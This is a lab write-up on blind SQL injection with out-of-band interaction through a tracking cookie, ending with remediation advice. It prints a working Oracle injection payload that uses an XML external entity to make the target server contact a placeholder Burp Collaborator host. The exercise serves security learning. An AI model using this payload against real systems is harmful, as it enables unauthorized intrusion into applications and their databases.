SCENARIO

The application is vulnerable to a blind SQL Injection because it uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. We will try to force the server to cause a DNS lookup to BurpSuite’s Collaborator.



**PROCEDURE**

1. Open the application and send the request for homepage to BurpSuite’s Repeater.
2. Notice that even if we make any changes to the **Tracking ID** cookie, we can see no changes.
3. Open BurpSuite’s Collaborator Client and copy its address and using that we will craft a Payload.
4. Now inject the payload in place of the TrackingID token value and when we click Poll Now we can see requests made to our server.

**PAYLOAD**

x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

**PROOF OF CONCEPT**

****

**REMEDIATION**

1. **Parameterized Queries:** The best way to prevent SQL injection is by using parameterized queries (also known as prepared statements). This ensures user input is always treated as data and not executable code. Libraries that support parameterized queries include JDBC in Java, PDO in PHP, and many more.
2. **Object-Relational Mapping (ORM) Libraries:** Using ORM frameworks can also reduce the risk of SQL injection. These libraries typically use parameterized queries, and they abstract direct SQL queries, reducing the risk of SQLi by avoiding the need to write direct SQL code.
3. **Use of Stored Procedures:** Rather than forming raw SQL commands with string concatenation, use stored procedures in the database. These procedures will prevent user input from being executed as SQL commands.
4. **Input Validation:** Input validation is essential. Use a whitelist of accepted values, rather than trying to filter out potentially dangerous characters. Reject any input that is not strictly necessary.
5. **Database User Privileges:** Ensure that the database user associated with the web application does not have more privileges than it needs. Limit its access only to specific tables or stored procedures. If the application only needs to read data, then only give it read access.
6. **Hide Database Errors:** Never show database error messages to the end-users. Detailed error messages can give attackers hints about the database structure. Instead, use generic error messages.